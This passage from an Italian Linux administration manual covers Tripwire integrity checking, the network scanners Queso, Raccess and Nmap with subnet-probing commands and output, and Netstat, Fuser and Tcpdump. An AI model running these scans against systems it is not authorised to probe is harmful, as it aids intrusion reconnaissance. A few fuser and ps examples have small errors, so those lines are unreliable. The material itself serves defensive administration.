Tripwire non è un pacchetto che si possa trovare in tutte le distribuzioni GNU. È decisamente improbabile che possa trovarsi all'interno delle distribuzioni di origine USA. Tuttavia, data la particolarità del programma, non è molto importante disporre di un pacchetto specifico per la propria distribuzione; l'eseguibile '**`tripwire`**' e il file di configurazione vanno collocati da qualche parte, in modo da non essere individuati facilmente.

392.2.1 Configurazione di Tripwire

Per comprendere il funzionamento di Tripwire, è più conveniente vedere prima la sua configurazione attraverso il file '`tw.config`' (o qualunque altro nome si decida di utilizzare).

Lo scopo di questo è di elencare i file e le directory che si vogliono tenere sotto controllo, indicando quali dettagli considerare su questi elementi. Nel file di configurazione possono essere usate anche direttive di pre-elaborazione, per selezionare elenchi differenti in presenza di situazioni determinate. In questa sezione viene ignorata tale particolarità; eventualmente si può consultare la pagina di manuale *tw.config(5)*.

Il formato delle direttive attraverso cui si dichiara l'inclusione o l'esclusione di un file o di una directory, è quello seguente. In particolare, i commenti sono preceduti dal simbolo '**#**' e conclusi dal codice di interruzione di riga; inoltre le righe bianche e quelle vuote sono ignorate.

[!|=] ***voce*** [***parametro_riassuntivo***] [+***parametri_di_selezione***-***parametri_di_selezione***]

Dal momento che si tratta di qualcosa di insolito rispetto alle direttive che si possono incontrare nei file di configurazione di altri programmi, conviene vedere subito un paio di esempi, senza descriverli.

```
# Include la directory /
/ +pinugsm12-ac3456789

# Esclude la directory /tmp/
!/tmp
```

Il simbolo iniziale, facoltativo, serve a:

`!`	escludere completamente un file, o una directory e tutto il suo contenuto, dalla scansione e dalla verifica;
`=`	escludere il contenuto di una directory dalla scansione e dalla verifica.

Se non viene indicato alcuno di questi due simboli, si intende verificare il file, o la directory e tutto il suo contenuto in modo ricorsivo.

I parametri di selezione sono dei simboli rappresentati attraverso una singola lettera alfabetica minuscola, o una singola cifra numerica. Ognuno di questi simboli rappresenta l'utilizzo o meno di un'analisi particolare sull'oggetto da verificare: i simboli sono preceduti dal segno '**+**', o dal segno '**-**', a seconda che si voglia includere o escludere quell'analisi particolare.

Solitamente vengono posti inizialmente i simboli da includere, tutti assieme, dopo un segno '**+**', quindi quelli da escludere, dopo un solo segno '**-**', come nel caso di '**`+pinugsm12-ac3456789`**'. La tabella 392.13 elenca questi simboli.

Tabella 392.13. Elenco dei parametri di selezione.

Simbolo	Descrizione
`p`	Verifica dei bit dei permessi.
`i`	Verifica del numero di inode.
`n`	Numero di collegamenti fisici.
`u`	Utente proprietario.
`g`	Gruppo proprietario.
`s`	Dimensione.
`>`	Incremento di dimensione.
`a`	Data-orario dell'ultimo accesso.
`m`	Data-orario dell'ultima modifica.
`c`	Data-orario della creazione o modifica dell'inode.
`0`	Firma nulla.
`1`	MD5, RSA Data Security, Inc. Message Digesting Algorithm.
`2`	Snefru, Xerox Secure Hash Function.

Simbolo	Descrizione
3	CRC-32, POSIX 1003.2.
4	CRC-16
5	MD4, RSA Data Security, Inc. Message Digesting Algorithm.
6	MD2, RSA Data Security, Inc. Message Digesting Algorithm.
7	SHA, NIST Secure Hash Algorithm (NIST FIPS 180).
8	Haval (128-bit).
9	Firma nulla (riservato per uso futuro).

I parametri di selezione riassuntivi, sono identificati attraverso una sola lettera maiuscola, senza essere preceduti dal segno '**+**' o '**-**'. Possono essere usati da soli, o al massimo seguiti da una serie di parametri di selezione che ne modificano l'effetto. La tabella 392.14 elenca questi simboli.

Tabella 392.14. Elenco dei parametri di selezione riassuntivi.

Simbolo	Descrizione
R	Sola lettura ('**+pinugsm12-ac3456789**'), predefinito.
L	File delle registrazioni ('**+pinug-samc123456789**').
N	Verifica tutto ('**+pinugsamc123456789**').
E	Ignora tutto ('**-pinugsamc123456789**').
>	Incremento monotonico ('**+pinug>-samc123456789**').

Segue la descrizione di alcuni esempi.

- ```
  /etc +pinugsm12-ac3456789
  ```
  Verifica la directory '`/etc/`' e tutto il suo contenuto in modo ricorsivo, verificando: i bit dei permessi, i numeri di inode, i riferimenti agli inode, i numeri UID e GID, le date di modifica, la firma in base al tipo MD5 e Snefru. Viene ignorata la data di accesso, la data di creazione o modifica dell'inode e tutti gli altri tipi di firma.

- ```
  /etc R
  ```
  Esattamente come nell'esempio precedente, dal momento che il parametro riassuntivo '**R**' rappresenta le stesse cose.

- ```
  /etc
  ```
  Esattamente come nell'esempio precedente, dal momento che il parametro riassuntivo '**R**' è quello predefinito.
  ```

- ```
  /home/pippo E+ug
  ```
  Verifica esclusivamente la proprietà dei file (utente e gruppo), come eccezione del parametro riassuntivo '**E**', che da solo escluderebbe tutti i controlli.

- ```
  /home/pippo E
  ```
  Esclude tutti i controlli, ma continua a verificare l'aggiunta o la cancellazione di file.

- ```
  !/home/pippo
  ```
  Esclude qualunque verifica, ignorando anche l'aggiunta o la cancellazione di file.

- ```
  =/tmp
  ```
  Verifica esclusivamente la directory '`/tmp/`', senza analizzarne il contenuto.

392.2.2 Avvio del programma

'**tripwire**' è l'eseguibile che svolge il compito di scansione e verifica dell'integrità dei file e delle directory specificati nel file di configurazione.

```
tripwire [opzioni]
```

Si distinguono tre situazioni: la creazione del file contenente le informazioni sulla situazione attuale di ciò che si vuole tenere sotto controllo; l'aggiornamento di queste informazioni in presenza di modifiche volontarie da parte dell'amministratore; la verifica di integrità, cioè il confronto di queste informazioni con la situazione attuale.

A seconda di come viene compilato il programma, si stabilisce la collocazione predefinita e il nome del file di configurazione e del file di registrazione delle informazioni. In generale, conviene utilizzare le opzioni necessarie a specificare tali file.

Segue la descrizione di alcune opzioni; se non vengono utilizzate le opzioni '**-initialize**' e '**-update**', '**tripwire**' si mette automaticamente a verificare l'integrità dei file secondo le informazioni accumulate in precedenza.

Opzione	Descrizione
`-initialize`	Genera il file delle informazioni da conservare, in base alle specifiche della configurazione.
`-update` ***percorso_assoluto***	Aggiorna le informazioni già esistenti per quanto riguarda la directory o il file indicato come argomento.
`-interactive`	Inizia la verifica dell'integrità dei file secondo le informazioni accumulate in precedenza e chiede all'utente la conferma o meno della modifica di queste in modo conforme alla nuova situazione trovata.
`-loosedir`	Può essere utilizzato in fase di verifica per annullare il controllo delle directory, pur mantenendo il controllo del loro contenuto, se questo è indicato nella configurazione. Ciò serve per ridurre la quantità di segnalazioni che si presentano, quando questo può generare solo confusione. In generale, il rischio di perdere informazioni importanti aumenta, ma alle volte l'eccesso può essere dannoso.

Opzione	Descrizione
-d *file*	In fase di verifica dell'integrità dei dati, permette di specificare il file contenente le informazioni raccolte in precedenza. Si può utilizzare un trattino singolo '-' per fare riferimento allo standard input.
-c *file_di_configurazione*	Permette di specificare il file di configurazione, sia in fase di generazione e aggiornamento delle informazioni da conservare, sia in fase di verifica. Si può utilizzare un trattino singolo '-' per fare riferimento allo standard input.
-v	Emette l'elenco dei nomi di file nel momento in cui avviene la scansione.

Segue la descrizione di alcuni esempi.

- `# **tripwire -initialize -c /root/tw.config**` [*Invio*]

  Genera il file di raccolta delle informazioni, utilizzando un nome predefinito in base alla compilazione dei sorgenti, collocandolo probabilmente nella directory '`./databases/`' (cioè a partire dalla directory corrente nel momento dell'avvio del programma). Il file di configurazione utilizzato è '`/root/tw.config`'.

- `# **tripwire -update /etc -c /root/tw.config**` [*Invio*]

  Aggiorna il file di raccolta delle informazioni (si fa sempre riferimento al nome predefinito in base alla compilazione dei sorgenti, collocato probabilmente nella directory '`./databases/`') per le variazioni fatte nella directory '`/etc/`'. Il file di configurazione utilizzato è '`/root/tw.config`'.

- `# **tripwire -interactive -c /root/tw.config -d /root/tw.db**` [*Invio*]

  Esegue una verifica di integrità interattiva, utilizzando il file di configurazione '`/root/tw.config`' e il file '`/root/tw.db`' per il confronto rispetto alla situazione attuale.

- `# **tripwire -interactive -c /root/tw.config -d - < /mnt/floppy/tw.db**` [*Invio*]

  Esegue una verifica di integrità interattiva, utilizzando il file di configurazione '`/root/tw.config`' e il file '`/mnt/floppy/tw.db`' (che probabilmente si trova in un dischetto protetto contro la scrittura) per il confronto rispetto alla situazione attuale.

392.2.3 Configurazione e utilizzo in pratica

Per poter usare Tripwire in modo utile, la prima cosa da fare è studiare la sua configurazione, tenendo conto delle peculiarità del file system. Volendo un controllo generalizzato, bisogna però tenere conto delle aree in cui i dati cambiano continuamente per motivi fisiologici. Quello che segue è un esempio, un po' approssimativo, di una configurazione funzionante, anche se un po' blanda.

```
# Include il controllo di tutto il file system.
/ +pinugsm14-ac2356789

# Esclude i file di dispositivo
!/dev
```

```
# Esclude alcuni file dinamici nella directory /etc/.
!/etc/issue
!/etc/issue.net
!/etc/ioctl.save
!/etc/mtab
!/etc/ntp.drift
!/etc/ld.so.cache
!/etc/snmpd.agentinfo
!/etc/ssh_random_seed
!/etc/mail/sendmail.st

# Esclude le directory personali.
!/home

# Esclude i file riferiti ai moduli che vengono aggiornati a ogni
# avvio del sistema.
!/lib/modules/preferred
!/lib/modules/2.0.34-1/modules.dep

# Esclude la directory /proc/.
!/proc

# Esclude la directory /root/, ma poi aggiunge qualcosa che è
# comunque opportuno controllare.
!/root
/root/bin
/root/.ssh

# Esclude la directory temporanea.
!/tmp

# Esclude i file whatis.
!/usr/X11R6/man/whatis
!/usr/lib/perl5/man/whatis
!/usr/local/man/whatis
!/usr/man/whatis

# Esclude la directory /var/.
!/var
```

Di sicuro, si potrebbe fare meglio, studiando in modo più dettagliato ogni directory e file del file system da controllare.

Quando si utilizza Tripwire per difendersi da una possibile intrusione nel sistema, è necessario nascondere il file di configurazione, anche se non sempre è facile farlo. Di certo, un modo è quello di conservarlo in un dischetto. Anche il file di registrazione delle informazioni dovrebbe essere archiviato in un posto sicuro e inaccessibile agli «intrusi»; anche in questo caso, il dischetto è l'unica possibilità concreta che hanno tutti.

A titolo di esempio si suppone di avere collocato l'eseguibile '**`tripwire`**' e il file di configurazione '`tw.config`' nella directory '`/root/adm/tripwire/`'.

```
# cd /root/adm/tripwire [Invio]
```

```
# ./tripwire -initialize -c ./tw.config [Invio]
```

```
### Phase 1:   Reading configuration file
### Phase 2:   Generating file list
### Phase 3:   Creating file information database
###
### Warning:   Database file placed in ./databases/tw.db_dinkel.brot.dg.
###
###            Make sure to move this file and the configuration
###            to secure media!
###
###            (Tripwire expects to find it in '/var/adm/tripwire/db'.)
```

Come si può osservare dal messaggio che si ottiene, è stato creato il file '`./databases/tw.db_dinkel.brot.dg`' contenente le informazioni raccolte, dove la parte finale del nome del file, «dinkel.brot.dg» è il nome del nodo. Nel messaggio stesso, viene ricordato di spostare sia il file di configurazione che il file di registrazione delle informazioni (viene chiamato *database*) in un'unità «sicura». Per esempio, si potrebbe comprimere questo file per poterlo contenere in un dischetto, come nell'esempio seguente:

```
# gzip ./databases/tw.db_dinkel.brot.dg [Invio]
```

```
# mount /mnt/floppy [Invio]
```

```
# cp ./databases/tw.db_dinkel.brot.dg.gz /mnt/floppy [Invio]
```

```
# rm ./databases/tw.db_dinkel.brot.dg.gz [Invio]
```

```
# cp ./tw.config /mnt/floppy [Invio]
```

```
# rm ./tw.config [Invio]
```

```
# umount /mnt/floppy [Invio]
```

L'esempio è soltanto esplicativo. Il dischetto non è un supporto tecnicamente affidabile, di conseguenza occorre conservare in qualche modo migliore almeno il file di configurazione.

Nel momento del controllo, si può reinnestare il dischetto ed eseguire una scansione di controllo.

```
# mount /mnt/floppy [Invio]
```

```
# gzip -d < /mnt/floppy/tw.db_dinkel.brot.dg.gz | ↩
↪tripwire -c /mnt/floppy/tw.config -d - [Invio]
```

```
### Phase 1:   Reading configuration file
### Phase 2:   Generating file list
### Phase 3:   Creating file information database
### Phase 4:   Searching for inconsistencies
###
###                   Total files scanned:          10650
###                         Files added:            0
```

```
###                           Files deleted:           0
###                           Files changed:           10650
###
###                     After applying rules:
###                           Changes discarded:       10649
###                           Changes remaining:       2
###
changed: drwxr-xr-x root         3072 Sep 29 12:17:45 1998 /etc
changed: -rw-r--r-- root           62 Sep 29 12:17:45 1998 /etc/exports
### Phase 5:   Generating observed/expected pairs for changed files
###
### Attr        Observed (what it is)         Expected (what it should be)
### =========== ============================= =============================
/etc
      st_mtime: Tue Sep 29 12:17:45 1998      Tue Sep 29 12:13:30 1998

/etc/exports
        st_ino: 4100                          4150
       st_size: 62                            22
      st_mtime: Tue Sep 29 12:17:45 1998      Tue Sep 29 12:13:30 1998
    md5 (sig1): 3TsxXpVgza:NQutDYSbVIm        1QLSacLNpOIOF6iUqeUo.m
  crc16 (sig4): 0008f5                        0007e.
```

L'esempio mostra che dal controllo di integrità risulta variato il file '`/etc/exports`': il numero di inode è cambiato e così anche la data di modifica, la dimensione è aumentata e le firme utilizzate (MD5 e CRC-16) sono ovviamente differenti. Anche la directory '`/etc/`' risulta modificata, ma questo sembra essere solo una conseguenza dell'alterazione di questo file.

392.2.4 Uso delle firme

La firma, utilizzando uno o più dei vari metodi elencati nella descrizione della configurazione di Tripwire, serve a verificare che il file o la directory siano sempre gli stessi. La scelta della complessità della firma dipende dalla gravità o meno del problema che ha la sicurezza nel contesto per il quale si utilizza. Di solito ne vengono usate almeno due; se ci si accontenta, si possono usare anche firme piuttosto piccole e semplici. La scelta di firme elementari, riduce il livello di sicurezza, ma anche il peso dell'elaborazione necessaria.

[1] **AIDE** GNU GPL

[2] **Tripwire** software non libero: non è consentita la commercializzazione a scopo di lucro

Capitolo 393

Verifica della vulnerabilità della propria rete

Sono disponibili alcuni applicativi in grado di sondare una rete, o un elaboratore singolo, alla ricerca di informazioni e di problemi noti che possono consentire a un aggressore di compiere delle azioni indesiderabili.

I programmi di questo tipo sono strumenti di aggressione, ma lo scopo dovrebbe essere quello di aiutare gli amministratori a prevenire problemi nella sicurezza della rete di propria competenza. Di conseguenza, tali programmi vanno utilizzati esclusivamente contro sistemi che rientrano nella propria gestione, o per i quali è stata ottenuta l'autorizzazione a farlo.

L'utilizzo di questo genere di programmi lascia normalmente delle tracce nel registro del sistema del nodo analizzato, pertanto queste azioni potrebbero anche essere considerate un'attività ostile e scatenare la reazione degli amministratori rispettivi.

393.1 Queso

Queso, [1] è un programma che cerca di determinarne il sistema operativo, attraverso l'invio di pacchetti TCP a una porta qualunque di un certo nodo, purché lì ci sia qualcosa in ascolto. Teoricamente, la scelta della porta è indifferente, purché si tratti di una porta presso cui sia disponibile un servizio in ascolto; comunque, se non viene specificata si fa riferimento alla numero 80.

```
queso [opzioni] indirizzo_ipv4[/n] [:porta]
```

L'indirizzo, se è seguito da una barra obliqua e da un numero, rappresenta un gruppo di nodi da sondare, dove ciò che segue la barra obliqua è la maschera di rete espressa come quantità di bit a uno da considerare nell'indirizzo. Se l'indirizzo è seguito da due punti e un numero, si intende fare riferimento esplicito a una certa porta da usare per le prove.

Queso ha la necessità di funzionare con i privilegi dell'utente '**root**'.

Segue la descrizione di alcuni esempi:

- `# ` **`queso 192.168.1.2`** [*Invio*]

  Cerca di determinare con quale sistema operativo funziona il nodo 192.168.1.2.

- `# ` **`queso 192.168.1.0/24`** [*Invio*]

  Cerca di determinare con quale sistema operativo funzionano i nodi 192.168.1.*.

- `# ` **`queso 192.168.1.2:111`** [*Invio*]

  Cerca di determinare con quale sistema operativo funziona il nodo 192.168.1.2, utilizzando per questo la porta 111.

Le informazioni in base alle quali è possibile individuare di che tipo di sistema operativo si tratta, sono contenute nel file di configurazione, che corrisponde a '`/etc/queso.conf`'. Si comprende intuitivamente come è organizzato questo file, osservando quanto già contiene; se

si incontra un tipo di risposta imprevisto, si può aggiornare il file configurazione con l'opzione '**-w**', andando poi a ritoccare l'annotazione aggiunta con la descrizione del sistema, che si presume conoscere per altre vie:

```
*- Unknown OS @ 192.168.1.1:80
0 1 +1 1 SA
1 0 0 0 R
2 - - - -
3 0 0 0 R
4 1 +1 1 SA
5 - - - -
6 1 +1 1 SA
```

L'esempio rappresenta ciò che si può ottenere in questi casi, in coda al file. È sufficiente modificare la prima riga, in un modo simile a quello seguente:

```
*- GNU/Linux, kernel 2.4.19
0 1 +1 1 SA
1 0 0 0 R
2 - - - -
3 0 0 0 R
4 1 +1 1 SA
5 - - - -
6 1 +1 1 SA
```

393.2 Raccess

Raccess, [2] ovvero Remote Access Session, è un programma molto semplice per la scansione di un elaboratore o di una rete di elaboratori, alla ricerca di problemi. Il suo utilizzo è molto semplice:

raccess [*opzioni*] ***nodo***

raccess [*opzioni*] -n ***indirizzo_ipv4*/*n***

L'uso normale di Raccess prevede di sondare un solo nodo, mentre l'opzione '**-n**' consente di indicare un indirizzo IPv4 seguito dalla maschera di rete espressa come quantità di bit iniziali da considerare. Se Raccess si avvia con l'opzione '**-s**' si ottiene la verifica dei servizi di rete disponibili, senza la ricerca di difetti specifici insiti in una certa versione di un certo servizio.

Segue la descrizione di alcuni esempi.

- $ **raccess 192.168.1.2** [*Invio*]

  Verifica le debolezze eventuali del nodo corrispondente all'indirizzo 192.168.1.2. Si ottiene l'elenco dei servizi che sembrano essere disponibili, con le informazioni che questi forniscono, inoltre viene offerta la possibilità di controllare la presenza di carenze specifiche (*exploit*).

- $ **raccess -n 192.168.1.1/24** [*Invio*]

  Esegue una scansione ricorsiva a partire dal nodo 192.168.1.1, per tutti gli indirizzi 192.168.1.∗.

Il funzionamento di Raccess richiede comunque una forma di interazione con l'utente; in particolare, al termine dell'analisi di ogni nodo, viene chiesto se conservare o cancellare il file contenente il rapporto generato. Questo file viene creato nella directory corrente, con un nome corrispondente all'indirizzo dell'elaboratore sondato. Per esempio, il file '`192.168.1.2`' contiene le notizie raccolte a proposito del nodo che ha lo stesso indirizzo. Ecco come si può presentare il contenuto di questo file:

```
---------192.168.1.2 Report--------

--Service ssh Port 22 opened!!--
SSH-1.99-OpenSSH_3.4p1 Debian 1:3.4p1-2.1

--Service telnet Port 23 opened!!--
--Service smtp Port 25 opened!!--
220 roggen.brot.dg ESMTP Exim 3.35 #1 Thu, 14 Nov 2002 15:34:31 +0100

--Service www Port 80 opened!!--
Server: Boa/0.94.11

--Service sunrpc Port 111 opened!!--
```

393.3 Nmap

Nmap, [3] è un programma di scansione delle porte di uno o più nodi di rete, che mette a disposizione tecniche differenti per determinare se ci sono servizi disponibili e se ci sono firewall, o comunque altri sistemi che filtrano il passaggio delle comunicazioni. Per la precisione, Nmap distingue tre situazioni:

1. porte a cui corrisponde un servizio che accetta la connessione;
2. porte filtrate da qualcosa, per le quali non si può determinare se esista effettivamente un servizio disponibile;
3. porte inutilizzate, nel senso che non sono abbinate ad alcun servizio di rete, in modo certo.

Nmap si compone in pratica dell'eseguibile '**`nmap`**', che può essere usato secondo la sintassi generale seguente:

nmap [***metodo_di_scansione***] [***opzioni***] {***nodo*** | ***rete***}...

In pratica, si può specificare un metodo, o più metodi di scansione; se non lo si fa, viene usato quello predefinito che comporta la determinazione dei servizi disponibili, in base al fatto che questi accettano la connessione. Dopo altre opzioni particolari si indicano uno o più gruppi di

nodi, secondo varie possibilità. Per la precisione, un gruppo di indirizzi può essere specificato attraverso il nome di dominio:

```
nome_di_dominio [/n]
```

In questo modo, si fa riferimento al nodo indicato per nome e se appare anche una barra obliqua seguita da un numero intero, si intende includere nella scansione tutti i nodi che rientrano in quella maschera di rete. Per esempio, se `dinkel.brot.dg` corrispondesse all'indirizzo IPv4 1.2.3.4, scrivere '**`dinkel.brot.dg/24`**' significa fare riferimento a tutti gli indirizzi 1.2.3.*.

Se si utilizzano indirizzi numerici è possibile avvalersi di asterischi per indicarne un gruppo. Gli asterischi possono essere collocati in qualunque posizione e, nel caso indirizzi IPv4, rappresentano qualunque valore nell'ambito dell'ottetto. Naturalmente, dal momento che l'asterisco è utilizzato normalmente dalla shell per fare riferimento a nomi di file che si trovano nel file system, questo va protetto in qualche modo.

Come accennato sono disponibili molti tipi diversi di metodi di scansione, ma per poterli apprezzare occorre conoscere bene le caratteristiche dei protocolli TCP/IP. L'elenco seguente ne riepiloga alcuni, ma per una descrizione completa e più dettagliata è necessario leggere la pagina di manuale *nmap(1)*.

Opzione di scansione	Descrizione
`-sS`	Esegue una scansione di tipo TCP SYN, che è quella predefinita se l'utente è '**`root`**'.
`-sT`	Esegue una scansione «normale», attraverso la funzione '**`connect()`**' del sistema operativo, che è quella predefinita se richiesta da un utente comune senza privilegi.
`-sF`	Scansione di tipo TCP FIN.
`-sX`	Scansione nota come *Xmas tree*.
`-sN`	Scansione nota come *Null scan*.
`-sP`	Scansione attraverso l'invio di richieste di eco ICMP (ping); serve soltanto per determinare la presenza dei nodi ipotizzati.
`-sU`	Scansione alla ricerca di servizi UDP.
`-sO`	Scansione IP, per determinare quali protocolli IP sono disponibili.
`-sA`	Scansione TCP ACK, per determinare la presenza di un firewall e delle sue caratteristiche generali.
`-sW`	Scansione *Window*, intesa come una variante del metodo ottenuto con l'opzione '**`-sA`**'.
`-sR`	Scansione RPC, da abbinare a un altro metodo di scansione, per determinare se le porte di servizi disponibili corrispondono a servizi RPC.

Tra le opzioni che non servono a specificare dei metodi di scansione ce ne sono due di molto utili:

Opzione	Descrizione
`-O`	Cerca di determinare il sistema operativo utilizzato nei nodi oggetto di indagine.
`-p` *gruppo_porte*	Limita il gruppo di porte che si vogliono scandire. Il gruppo di porte può essere indicato come un elenco separato da virgole o attraverso degli intervalli separati da un trattino medio.
`-v`	Dà maggiori dettagli sul lavoro che viene svolto.

Segue la descrizione di alcuni esempi.

- `$` **`nmap vittima.brot.dg`** [*Invio*]

  Esegue una scansione «normale» sul nodo corrispondente al nome *`vittima.brot.dg`*.

- `$` **`nmap '192.168.*.*'`** [*Invio*]

  Esegue una scansione «normale» su tutti i nodi della rete 192.168.*.*.

- `#` **`nmap -sU vittima.brot.dg`** [*Invio*]

  Tenta di determinare le porte UDP abbinate a qualche servizio presso il nodo specificato. Si osservi il fatto che si può usare questa opzione solo in qualità di utente '**`root`**'.

- `#` **`nmap -sS -sR vittima.brot.dg`** [*Invio*]

  Tenta di determinare le porte TCP abbinate a servizi RPC presso il nodo specificato, attraverso una prima scansione di tipo TCP SYN.

- `#` **`nmap -sU -sR vittima.brot.dg`** [*Invio*]

  Tenta di determinare le porte UDP abbinate a servizi RPC presso il nodo specificato.

Eventualmente è disponibile anche un programma frontale per l'uso di Nmap attraverso un'interfaccia grafica. Si tratta di '**`nmapfe`**', che ha l'aspetto visibile nella figura successiva.

Figura 393.6. Nmap attraverso l'interfaccia grafica offerta da '**`nmapfe`**'.

File View Help

Target(s): 172.21.1.1 Scan Exit

Scan | Discover | Timing | Files | Options

Scan Type: Connect Scan

Relay Host:

Scanned Ports: Default

Range:

Scan Extensions: RPC Scan | Identd Info | OS Detection | Version Probe

```
Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-06-18 19:08 CEST
Interesting ports on 172.21.1.1 (172.21.1.1):
(The 1641 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
9/tcp    open  discard
13/tcp   open  daytime
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
37/tcp   open  time
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
515/tcp  open  printer
616/tcp  open  unknown
769/tcp  open  vid
873/tcp  open  rsync
992/tcp  open  telnets
996/tcp  open  xtreelic
2049/tcp open  nfs
8080/tcp open  http-proxy

Nmap run completed -- 1 IP address (1 host up) scanned in 0.873 seconds
```

Command: nmap -sT -PT 172.21.1.1

[1] **Queso** GNU GPL

[2] **Raccess** GNU GPL

[3] **Nmap** GNU GPL

Capitolo 394

Strumenti per il controllo e l'analisi del traffico IP

L'analisi del traffico della rete, sia per mezzo dell'intercettazione di tutti i pacchetti che attraversano una rete fisica, sia per mezzo del controllo di ciò che riguarda esclusivamente una singola interfaccia di rete del nodo locale, è molto importante per comprendere i problemi legati alla sicurezza e per scoprire inconvenienti di vario genere.

L'uso produttivo degli strumenti che vengono descritti in questo capitolo richiederebbe una preparazione adeguata sulla composizione dei pacchetti dei protocolli TCP/IP, diversamente si riesce solo a sfiorare la comprensione di quello che accade. Tuttavia, per quanto poco, un po' di pratica con questi può essere utile in ogni caso.

394.1 Netstat

Netstat [1] è un programma specifico di GNU/Linux, in grado di mostrare in modo agevole alcune informazioni contenute nella directory '`/proc/net/`'. Le informazioni disponibili sono molte, anche troppe. In queste sezioni viene mostrato solo un uso limitato di Netstat, riferito ai protocolli TCP/IP.

Le informazioni disponibili riguardano esclusivamente la sfera del nodo locale, comprese le connessioni che lo riguardano.

Netstat potrebbe essere utilizzato per fornire le stesse informazioni che si possono ottenere già da '**`route`**', '**`ifconfig`**' e in parte da '**`iptables`**'. In generale, comunque, questo non dovrebbe essere il suo uso normale, che qui non viene mostrato.

394.1.1 Avvio del programma

L'eseguibile '**`netstat`**' emette attraverso lo standard output una serie di notizie riferite a tutti i tipi di connessione disponibili, traendo le informazioni dai file virtuali della directory '`/proc/net/`'.

```
netstat [opzioni]
```

Se '**`netstat`**' viene usato senza opzioni, mostra la situazione di tutti i tipi di collegamento, elencando i socket aperti. Se tra le opzioni appare l'indicazione di uno o più protocolli, le informazioni che si ottengono si limitano a quanto richiesto espressamente.

Opzione	Descrizione
`-t` `--tcp`	Richiede espressamente lo stato delle connessioni TCP.
`-u` `--udp`	Richiede espressamente lo stato dei socket che utilizzano il protocollo UDP.
`--inet` `--ip`	Richiede espressamente le informazioni che riguardano l'uso dei protocolli TCP/IP.

Opzione	Descrizione
`-e`	Richiede di aggiungere l'indicazione dell'utente proprietario del processo relativo.
`-o`	Richiede di aggiungere l'indicazione dei timer di rete.
`-a`	Elenca tutte le porte utilizzate, incluse quelle dei serventi in ascolto.
`-n`	Mostra le informazioni in forma numerica: indirizzi IP, numeri di porta, numeri UID.

Segue la descrizione di alcuni esempi.

- `#` **`netstat --inet`** [*Invio*]

  Emette l'elenco dei socket di dominio Internet, ovvero tutte le comunicazioni aperte tra i programmi attraverso i protocolli TCP/IP.

- `#` **`netstat --inet -e`** [*Invio*]

  Come nell'esempio precedente, aggiungendo l'indicazione degli utenti proprietari dei processi che attuano le connessioni.

- `#` **`netstat --tcp -a`** [*Invio*]

  Mostra la situazione delle porte TCP, in particolare quelle dei servizi in ascolto.

394.1.2 Interpretazione del risultato

Gli elenchi restituiti da Netstat sono composti in forma tabellare. Di seguito appare la descrizione dei nomi delle colonne di queste.

Colonna	Stato	Descrizione
'**`Proto`**'		Rappresenta il protocollo utilizzato in ogni porta attiva. Può trattarsi di '**`tcp`**', '**`udp`**' e '**`raw`**'.
'**`Recv-Q`**', '**`Send-Q`**'		Rappresenta la coda di byte che sono stati ricevuti ma non ancora prelevati dal programma che utilizza la connessione, o che sono stati trasmessi ma per i quali non è stata ricevuta conferma dal nodo remoto.
'**`Local Address`**', '**`Foreign Address`**'		Rappresenta rispettivamente l'indirizzo locale e quello remoto, completo dell'indicazione della porta relativa.
'**`State`**'		Rappresenta lo stato della porta, indicato attraverso una parola chiave tra quelle elencate di seguito. Lo stato riguarda prevalentemente le connessioni TCP, negli altri casi dovrebbe essere assente.
	'**`ESTABLISHED`**'	La porta ha una connessione in corso.
	'**`SYN SENT`**'	La porta sta tentando di instaurare una connessione.
	'**`SYN RECV`**'	È in corso l'inizializzazione della connessione.
	'**`FIN WAIT1`**'	La porta è chiusa e la connessione è in corso di conclusione.
	'**`FIN WAIT2`**'	La connessione è chiusa e la porta è in attesa della conferma dall'altra parte.

Colonna	Stato	Descrizione
	'**TIME WAIT**'	La porta è in attesa della conferma della conclusione della connessione.
	'**CLOSED**'	La porta non è in uso.
	'**CLOSE WAIT**'	La porte remota conclude la connessione ed è in attesa di conferma dell'altra parte.
	'**LAST ACK**'	La parte remota chiude la connessione e la porta è chiusa: si è in attesa della conferma finale.
	'**LISTEN**'	La porta è in ascolto in attesa di connessioni in arrivo. Queste porte vengono indicate solo se si utilizza l'opzione '**-a**'.
	'**CLOSING**'	Entrambe le porte stanno chiudendo la connessione, ma i dati non sono stati inviati completamente.
	'**UNKNOWN**'	Lo stato della porta è sconosciuto.
'**User**'		Il nome o il numero UID dell'utente proprietario della porta. Si ottiene questa informazione con l'opzione '**-e**'.

A titolo di esempio viene mostrato come può apparire una connessione TELNET tra *dinkel.brot.dg* e *roggen.brot.dg*.

netstat --tcp [*Invio*]

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp        0      0 roggen.brot.dg:1170    dinkel.brot.dg:telnet  ESTABLISHED
tcp        0      0 dinkel.brot.dg:telnet  roggen.brot.dg:1170    ESTABLISHED
```

394.2 Fuser

Fuser [2] è un programma specifico per sistemi GNU/Linux,[3] che consente di individuare facilmente il processo elaborativo che ha aperto un file, oppure una porta (TCP o UDP). Si utilizza attraverso l'eseguibile '**fuser**' e per individuare l'utilizzo di una porta TCP, si usa l'opzione '**-n tcp**', mentre per quanto riguarda porte UDP, si usa l'opzione '**-n tcp**'. L'esempio seguente mostra il comando necessario a conoscere il numero identificativo del processo che ha aperto la porta TCP 22:

fuser -n tcp 22 [*Invio*]

```
22/tcp:               598
```

Successivamente, conoscendo il numero UID del processo, con l'aiuto di '**ps**', si può scoprire chi è:

ps ax | grep " 589 " [*Invio*]

```
  598 ?        S      0:00 /usr/sbin/sshd
```

Naturalmente, è possibile avere informazioni più dettagliate direttamente attraverso '**fuser**', con l'opzione '**-v**':

fuser -v -n tcp 22 [*Invio*]

```
                    USER        PID ACCESS COMMAND
22/tcp:             root        598 F.... sshd
```

394.3 Tcpdump

Tcpdump [4] è lo strumento fondamentale per l'analisi del traffico che avviene nella rete fisica a cui si è collegati. Permette sia di ottenere una visione sintetica dei pacchetti, sia di visualizzarne il contenuto in esadecimale. Inoltre, è possibile definire un filtro ai pacchetti da prendere in considerazione. Purtroppo, il suo utilizzo efficace richiede un'ottima conoscenza dei protocolli TCP/IP.

